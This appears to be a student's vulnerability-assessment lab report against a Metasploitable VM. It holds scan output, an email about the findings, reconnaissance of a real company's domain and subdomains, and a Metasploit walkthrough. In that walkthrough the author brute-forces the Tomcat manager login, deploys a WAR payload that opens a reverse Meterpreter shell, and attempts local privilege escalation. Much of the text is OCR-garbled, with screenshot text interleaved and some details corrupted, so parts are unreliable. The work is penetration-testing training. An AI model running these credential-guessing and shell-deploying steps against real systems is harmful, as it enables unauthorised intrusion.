



VAPT TASK – 2

1. Vulnerability Scanning Lab

Scanning metasploitable with Nmap, OpenVas and Nikto

Nmap:

Run the following command to find all the open ports of metasploitable machine.

nmap -Pn 192.168.64.3

```
[user@parrot]~$ /jvm/java-11-openjdk-amd64/bin/java -classpath  
$nmap -Pn 192.168.64.3  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-06 23:06 UTC  
Nmap scan report for 192.168.64.3 (192.168.64.3)  
Host is up (0.012s latency).  
Not shown: 992 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
513/tcp    open  login  
1099/tcp   open  rmiregistry  
1524/tcp   open  ingreslock  
2121/tcp   open  ccproxy-ftp  
6000/tcp   open  X11  
6667/tcp   open  irc  
8009/tcp   open  ajp13  
8180/tcp   open  unknown  
javaHome: /usr/lib/jvm/java-1.11.0-openjdk-amd64  
Nmap done: 1 IP address (1 host up) scanned in 61.35 seconds
```

Openvas :

Date ↓	Status ↑↓	Task ↑↓	Severity ↑↓	Critical ↑↓	High ↑↓	Medium ↑↓
Tue, Jan 6, 2026 11:32 AM Coordinated Universal Time	Done	Metasploitable_Full_Scan	10.0 (Critical)	14	8	40



OPENVAS

Tue, Jan 6, 2026 11:32 AM Report: Coordinated Universal Time Done

ID: 2a0f5d75-a4b0-4672-bc28-decadaf1a496 Created: Tue, Jan 6, 2026 11:32 AM Coordinated Universal Time Modified: Tue, Jan 6, 2026 2:04 PM Coordinated Universal Time Owner: admin


You have been inactive, your session will expire in 3 minutes

Information Results (68 of 632) Hosts (2 of 1) Ports (19 of 23) Applications (26 of 16) Operating Systems (2 of 2) CVEs (34 of 34) Closed CVEs (0 of 0) TLS Certificates (2 of 2) Error Messages (1 of 1) User Tags (0)

1 - 68 of 68

Vulnerability ↑	Severity ↓	QoD ↓	Host IP ↑	Location ↑	EPSS Score ↓	Percentile ↓	Created ↑
Name ↑↓							
Possible Backdoor: Ingreslock	10.0 (Critical)	99 %	192.168.64.3	1524/tcp	N/A	N/A	Tue, Jan 6, 2026 1:31 PM Coordinated Universal Time
Distributed Ruby (dRuby/DRb) Multiple RCE Vulnerabilities	10.0 (Critical)	99 %	192.168.64.3	8787/tcp	N/A	N/A	Tue, Jan 6, 2026 1:29 PM Coordinated Universal Time
Operating System (OS) End of Life (EOL) Detection	10.0 (Critical)	80 %	192.168.64.3	general/tcp	N/A	N/A	Tue, Jan 6, 2026 1:22 PM Coordinated Universal Time
TWiki < 4.2.4 Multiple XSS / Command Execution Vulnerabilities	10.0 (Critical)	80 %	192.168.64.3	80/tcp	N/A	N/A	Tue, Jan 6, 2026 1:26 PM Coordinated Universal Time
The rexec service is running	10.0 (Critical)	80 %	192.168.64.3	512/tcp	N/A	N/A	Tue, Jan 6, 2026 1:23 PM Coordinated Universal Time

Greenbone OS 24.10.9





Nikto: Run the following command to find vulnerabilities in metasploitable machine.

nikto 192.168.64.3

```
File Edit View Search Terminal Help
Nikto v2.5.0 [https://www.certi.org/tools/nikto]
Target IP: 192.168.64.3 OSINT Services Vuln DB Privacy and Security Learning Resources
Target Port: 80
Start Time: 2026-01-06 14:47:09 (GMT0)

Server: Apache/2.2.8 (Ubuntu) DAV/2
/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10, via nginx
/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netwarker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
/: /index: Uncommon header 'tcn' found, with contents: list.
/: /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+: Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
/: Web Server returns a valid response with junk HTTP methods which may cause false positives.
/: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+: /phpinfo.php: Output from the phpinfo() function was found.
+/doc/: Directory indexing found.
Tue, Jan 6,
+/doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+/?=PHP8B8SF2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+/phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+/phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 17:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+/phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+/test/: Directory indexing found.
+/icons/: Directory indexing found.
+/test/: This might be interesting.
+/phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+/icons/: Directory indexing found.
+/icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+/phpMyAdmin/: phpMyAdmin directory found.
Results Hosts Ports Applications Operating Systems CVEs Closed TLS Error User
+/phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+/phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/ /wp-config.php#: wp-config.php# file found. This file contains the credentials.
+/wp-config.php#: wp-config.php# file found. This file contains the credentials.
8910 requests: 0 error(s) and 27 item(s) reported on remote host
End Time: 2026-01-06 14:49:02 (GMT0) (113 seconds)
```

Email to developers with PoC.

From: Security Team
team.security@sdcompany.com

To: Developer Team
team.development@sdcompany.com

Subject: Critical Vulnerability Alert for host 192.168.64.3

Dear Development Team,

After performing various vulnerability scans on host 192.168.64.3, some serious vulnerabilities were found. The below image is a sample of vulnerabilities found. Please find the complete details in the attached file.

Vulnerability	CVSS Score	Priority	HOST IP	Remediation
vsftpd backdoor vulnerability	9.8	Critical	192.168.64.3	Immediate Cleanup: Terminate unauthorized processes on ports 1524 and 6200. Update vsftpd to the latest stable version.

A complete remote access to the host can be taken by exploiting the above-mentioned backdoor vulnerability. All the vulnerabilities and their priorities are listed with respective remediations. Kindly patch the system ASAP and provide an estimated timeline for these patches for further procedures.

For more details on this Vulnerability, visit <https://www.exploit-db.com/exploits/49757>

Feel free to contact for any queries or doubts.

Best regards,
Security Team.



2. Reconnaissance Practice

Using Censys.io to find domain and location related information.

Visit Censys.io → type: ("simplilearn.com") and host.ip: *

3.108.26.235 • HOST
ec2-3-108-26-235.ap-south-1.compute.amazonaws.com

DEFAULT_LANDING_PAGE

OS	Canonical Linux
Network (AS)	AMAZON-02 (16509)
Location	Mumbai, Maharashtra (IN)

Services (1)
8331 / HTTP

Software (1)
Apache Http Server

9 MATCHED FIELDS

host.dns.forward_dns.key	dockerv5.simplilearn.com
host.dns.forward_dns.value.name	dockerv5.simplilearn.com
host.dns.names	dockerv5.simplilearn.com
host.ip	3.108.26.235

13.71.93.117 • HOST

DEFAULT_LANDING_PAGE

OS	Canonical Linux
Network (AS)	MICROSOFT-CORP-MSN-AS-BLOCK (8075)
Location	Chennai, Tamil Nadu (IN)

Services (8)
443 / HTTP 8089 / HTTP 8417 / HTTP 8881 / HTTP
8882 / HTTP 8886 / HTTP 8887 / HTTP 8890 / HTTP

Software (2)
F5 Nginx Apache Http Server

9 MATCHED FIELDS

host.ip	13.71.93.117
host.services.cert.names	simplilearn.com 8881 / HTTP 8882 / HTTP 8886 / HTTP 8887 / HTTP Show 1 more ▾
host.services.cert.parsed.subject.common_name	*.simplilearn.com 443 / HTTP 8417 / HTTP 8882 / HTTP 8887 / HTTP Show 1 more ▾
host.services.cert.parsed.subject_dn	CN=*.simplilearn.com 8417 / HTTP 8881 / HTTP 8886 / HTTP 8887 / HTTP Show 1 more ▾
host.services.endpoints.http.body	dockerv5.simplilearn.com Port 443< 8887 / HTTP

HTTP 8331 / TCP • DEFAULT_LANDING_PAGE

LAST OBSERVED JAN 07, 2026 | 17:08 UTC

Details Raw Data JSON


SOFTWARE Apache Http Server

DETAILS

URI	http://3.108.26.235:8331/ Go ↗
Status	200 OK
Path	/
Body Hash	538f31569367cebb992643e46213f223fc20113e63a2e814a1dcb64a858fffb2e
HTML Title	Apache2 Ubuntu Default Page: It works
Headers	HTTP/1.1 200 OK Vary: Accept-Encoding..
Response Body	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">..



Using Shodan.io



Whois records:

Whois IP 35.170.223.192

Updated 1 second ago

```
#  
# ARIN WHOIS data and services are subject to the Terms of Use  
# available at: https://www.arin.net/resources/registry/whois/tou/  
#  
# If you see inaccuracies in the results, please report at  
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/  
#  
# Copyright 1997-2026, American Registry for Internet Numbers, Ltd.  
#
```

NetRange: 35.152.0.0 - 35.183.255.255
CIDR: 35.176.0.0/13, 35.160.0.0/12, 35.152.0.0/13
NetName: AT-88-Z
NetHandle: NET-35-152-0-0-1
Parent: NET35 (NET-35-0-0-0-0)
NetType: Direct Allocation
OriginAS:
Organization: Amazon Technologies Inc. (AT-88-Z)
RegDate: 2016-08-09
Updated: 2016-08-09
Ref: https://rdap.arin.net/registry/ip/35.152.0.0

OrgName: Amazon Technologies Inc.
OrgId: AT-88-Z
Address: 410 Terry Ave N.
City: Seattle
StateProv: WA
PostalCode: 98109
Country: US
RegDate: 2011-12-08



```
OrgRoutingHandle: ARMP-ARIN
OrgRoutingName: AWS RPKI Management POC
OrgRoutingPhone: +1-206-555-0000
OrgRoutingEmail: aws-rpki-routing-poc@amazon.com
OrgRoutingRef: https://rdap.arin.net/registry/entity/ARMP-ARIN

OrgAbuseHandle: AEA8-ARIN
OrgAbuseName: Amazon EC2 Abuse
OrgAbusePhone: +1-206-555-0000
OrgAbuseEmail: trustandsafety@support.aws.com
OrgAbuseRef: https://rdap.arin.net/registry/entity/AEA8-ARIN

OrgTechHandle: AN024-ARIN
OrgTechName: Amazon EC2 Network Operations
OrgTechPhone: +1-206-555-0000
OrgTechEmail: anzn-noc-contact@amazon.com
OrgTechRef: https://rdap.arin.net/registry/entity/AN024-ARIN

OrgNOCHandle: AAN01-ARIN
OrgNOCName: Amazon AWS Network Operations
OrgNOCPhone: +1-206-555-0000
OrgNOCEmail: anzn-noc-contact@amazon.com
OrgNOCRef: https://rdap.arin.net/registry/entity/AAN01-ARIN

OrgRoutingHandle: IPROU3-ARIN
OrgRoutingName: IP Routing
OrgRoutingPhone: +1-206-555-0000
OrgRoutingEmail: aws-routing-poc@amazon.com
OrgRoutingRef: https://rdap.arin.net/registry/entity/IPROU3-ARIN
```

Using Sublist3r to enumerate subdomain names.

```
[-] Total Unique Subdomains Found: 17
www.simplilearn.com
accounts.simplilearn.com
community.simplilearn.com
engagex.simplilearn.com
enterprise.simplilearn.com
jobassist.simplilearn.com
liveclass.simplilearn.com
lms.simplilearn.com
futurex.lms.simplilearn.com
guild.lms.simplilearn.com
learning-development.lms.simplilearn.com
sda.lms.simplilearn.com
workforceedge.lms.simplilearn.com
skillsnet.simplilearn.com
apps.skillsnet.simplilearn.com
courses.skillsnet.simplilearn.com
success.simplilearn.com
[root@simpli ~] [~]
```

Using wappybird (Wappalyzer) to identify the tech stack

Summary: Reconnaissance (Recon) is the first and most critical phase of ethical hacking, focused on systematically gathering information about a target to understand its digital, physical, and human attack surface. It involves information gathering about systems, networks, and people, helps map a target's digital footprint and infrastructure, can be passive (stealthy) or active (interactive and detailed), etc.

Types of Reconnaissance:

- Passive Reconnaissance
 - Active Reconnaissance

The following shows how a domain can be used for information gathering:

Tool	Uses
Shodan	Search engine for Internet-connected devices, indexing information like banners, HTTP headers, and metadata from devices such as webcams, routers, servers, and even critical infrastructure (IoT/IoT).
Censys	A cybersecurity search engine that provides a comprehensive map of all internet-connected devices, services, and infrastructure.
Whois lookup	A public internet protocol and database that provides information about domain names and IP addresses, revealing who owns or is responsible for them, including registration dates, contact info (privacy-protected), and name servers.
Sublist3r	Open-source Python tool to perform subdomain enumeration, discovering associated subdomains of a given target domain to identify potential security vulnerabilities.
Wappalyzer	A technology profiler, available as a browser extension, that identifies the software, frameworks, and tools used on any website revealing its technology stack.

3. Exploitation Lab

Exploiting Apache Tomcat RCE Vulnerability

Steps:

In parrot os → terminal → type msfconsole

Type nmap -Pn 192.168.64.3

It shows all open ports.

The port 8180 is empty, therefore, check it by doing the following:

```

Host is up (0.049s latency).  [Not Secure] http://192.168.64.3:192168
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp   Tomcat/5.5
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn  $CATALINA_HOME/webapps/ROOT/index.jsp
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!
As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:
$CATALINA_HOME/webapps/ROOT/index.jsp

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See $CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in $CATALINA_HOME/conf/tomcat-users.xml.


Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:
• users@tomcat.apache.org for general questions related to configuring and using Tomcat
• dev@tomcat.apache.org for developers working on Tomcat

Thanks for using Tomcat!

```

Type <http://192.168.64.3:8180> in web browser



The screenshot shows a Parrot OS desktop environment with a terminal window open at the bottom. The browser window displays the Apache Tomcat 5.5 default homepage. The page includes a sidebar with links for Administration, Documentation, Tomcat Online, and Examples. The main content area congratulates the user on successful setup and provides information about the default index.jsp file and security restrictions like role-based access control for the administration and manager webapps.

Following screenshots demonstrate the attack.

Matching Modules					
	Display Name	Running	Sessions	Commands	
/admin	Welcome to Tomcat	true	0	Start Stop Reload Undeploy	
#_data/_host-manager	Tomcat Administration Application	true	0	Start Stop Reload Undeploy	
on/_host-manager	Tomcat Simple Load Balancer Example App	true	0	Disclosure Date R Rank Undeploy Check Description	
7/_su-Examples/_manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy	
0/_serv/_auxiliary/_dos/_http/_apache_commons_fileupload_dos	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy	
mons/_FileUpload_and_Apache_Tomcat_DoS	Tomcat Manager Application	true	0	2014-02-06 Stop Normal Deploy No	Apache Co
1/_web/_exploit/_multi/_http/_struts_dev_mode	FileUpload and Apache Tomcat DoS	true	0	Start Stop Reload Undeploy	
cuts_2/_Development_Mode_OGNL_Execution	Struts 2 Dev Mode OGNL Execution	true	0	2012-01-06 Stop Excellent Deploy Yes	Apache St
2/_exploit/_multi/_http/_struts2_namespace_ognl	Struts 2 Namespaces OGNL Execution		2018-08-22	excellent	Yes
cuts_2/_Namespace_Redirect_OGNL_Injection	Struts 2 Namespace Redirect OGNL Injection				Apache St
3	_ target: Automatic detection		.	.	.
4	_ target: Windows		.	.	.
5	_ target: Linux		.	.	.
6	_exploit/_multi/_http/_struts_code_exec_classloader		2014-03-06	manual	No
cuts_2/_ClassLoader_Manipulation_Remote_Code_Execution	Struts ClassLoader Manipulation Remote Code Execution				Apache St

PASSWORD		no	Accepted: none, user, user&realm)
PASS_FILE	/usr/share/metasploit-framework/d	no	The HTTP password to specify for authentication
	ata/wordlists/tomcat_mgr_default_		File containing passwords, one per line
	pass.txt		
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, sapni, socks5, http
	List Applications		
			HTML Manager Help
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
Path	Display Name		
RPORT	8080 Welcome to Tomcat	yes	The target port (TCP)
SSL_min	false Tomcat Administration Application	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false Tomcat Simple Load Balancer Example App	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html Application	yes	URI for Manager login. Default is /manager/html
THREADS	1 JSP 2.0 Examples	yes	The number of concurrent threads (max one per host)
USERNAME	Tomcat Manager Application	no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/d	no	File containing users and passwords separated by space, one pair per line
	ata/wordlists/tomcat_mgr_default_		
	userpass.txt Management		
		true	0
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/d	no	File containing users, one per line
	ata/wordlists/tomcat_mgr_default_		
	users.txt Context Path (optional):		
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host



```
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set rhosts 192.168.64.3
rhosts => 192.168.64.3
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set rport 8180
rport => 8180
[msf] (Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> exploit
[!] No active DB -- Credential data will not be saved!
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:changethis (Incorrect)
```

```
[-] 192.168.64.3:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.64.3:8180 - Login Successful: tomcat:tomcat
[-] 192.168.64.3:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: both:manager (Incorrect)
```

The screenshot shows a web browser window with the following details:

- Address Bar:** /manager
- Navigation:** Back, Forward, Stop, Not Secure, http://192.168.64.3:8180/manager/html
- Toolbar:** Parrot OS, Hack The Box, OSINT Services, Vuln DB, Privacy and Security, Learning Resources
- Manager Application:**
 - Applications:** A table listing Tomcat applications with columns: Path, Display Name, Running, Sessions, and Commands (Start, Stop, Reload, Undeploy).
 - Deploy:** A section for deploying a WAR file with fields for Context Path (optional) and XML Configuration file URL.



```
victim_ttt forever_patched_ttt forever
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rhosts 192.168.64.3
rhosts => 192.168.64.3
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set lhost 192.168.64.4
lhost => 192.168.64.4
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.64.4:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6234 bytes as 2r4KGjpPPuLhSzYwI0T6tyGZtdMx8td.war ...
[*] Executing /2r4KGjpPPuLhSzYwI0T6tyGZtdMx8td/DQWemCJBHKUTGRLGnWj5Th.jsp ...
[*] Undeploying 2r4KGjpPPuLhSzYwI0T6tyGZtdMx8td ...
[*] Sending stage (57971 bytes) to 192.168.64.3
[*] Meterpreter session 1 opened (192.168.64.4:4444 -> 192.168.64.3:34377) at 2026-01-09 12:13:48 +0530
```

```
meterpreter > background
[*] Backgrounding session 1 ...
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.64.4
LHOST => 192.168.64.4
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LPORT 4445
LPORT => 4445
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit
```

Tomcat Version	JVM Version	JVM Vendor
Tomcat Version	JVM Version	JVM Vendor
5.5	1.5.0	Free Software Foundation, Inc.

```
meterpreter > getuid
Server username: tomcat55
meterpreter >
```



```
meterpreter > getuid          Tomcat Simple Load Balancer Example App
Server username: tomcat55      Tomcat Manager Application
meterpreter > background      JSP 2.0 Examples
[*] Backgrounding session 2 ...
msf6 exploit(multi/http/tomcat_mgr_deploy) > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/udev_netlink) > set LHOST 192.168.64.4
LHOST => 192.168.64.4
msf6 exploit(linux/local/udev_netlink) > set LPORT 4445
LPORT => 4445 or WAR file located on server
msf6 exploit(linux/local/udev_netlink) > exploit           Context Path (optional): [ ] [ ]
[*] Started reverse TCP handler on 192.168.64.4:4445 configuration file URL: [ ]
[!] SESSION may not be compatible with this module: WAR or Directory URL: [ ]
[!] * incompatible session architecture: java [ ] Deploy
[!] * missing Meterpreter features: stdapi_fs_chmod [ ] Deploy
[*] Attempting to autodetect netlink pid ...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2477 [ ] Deploy
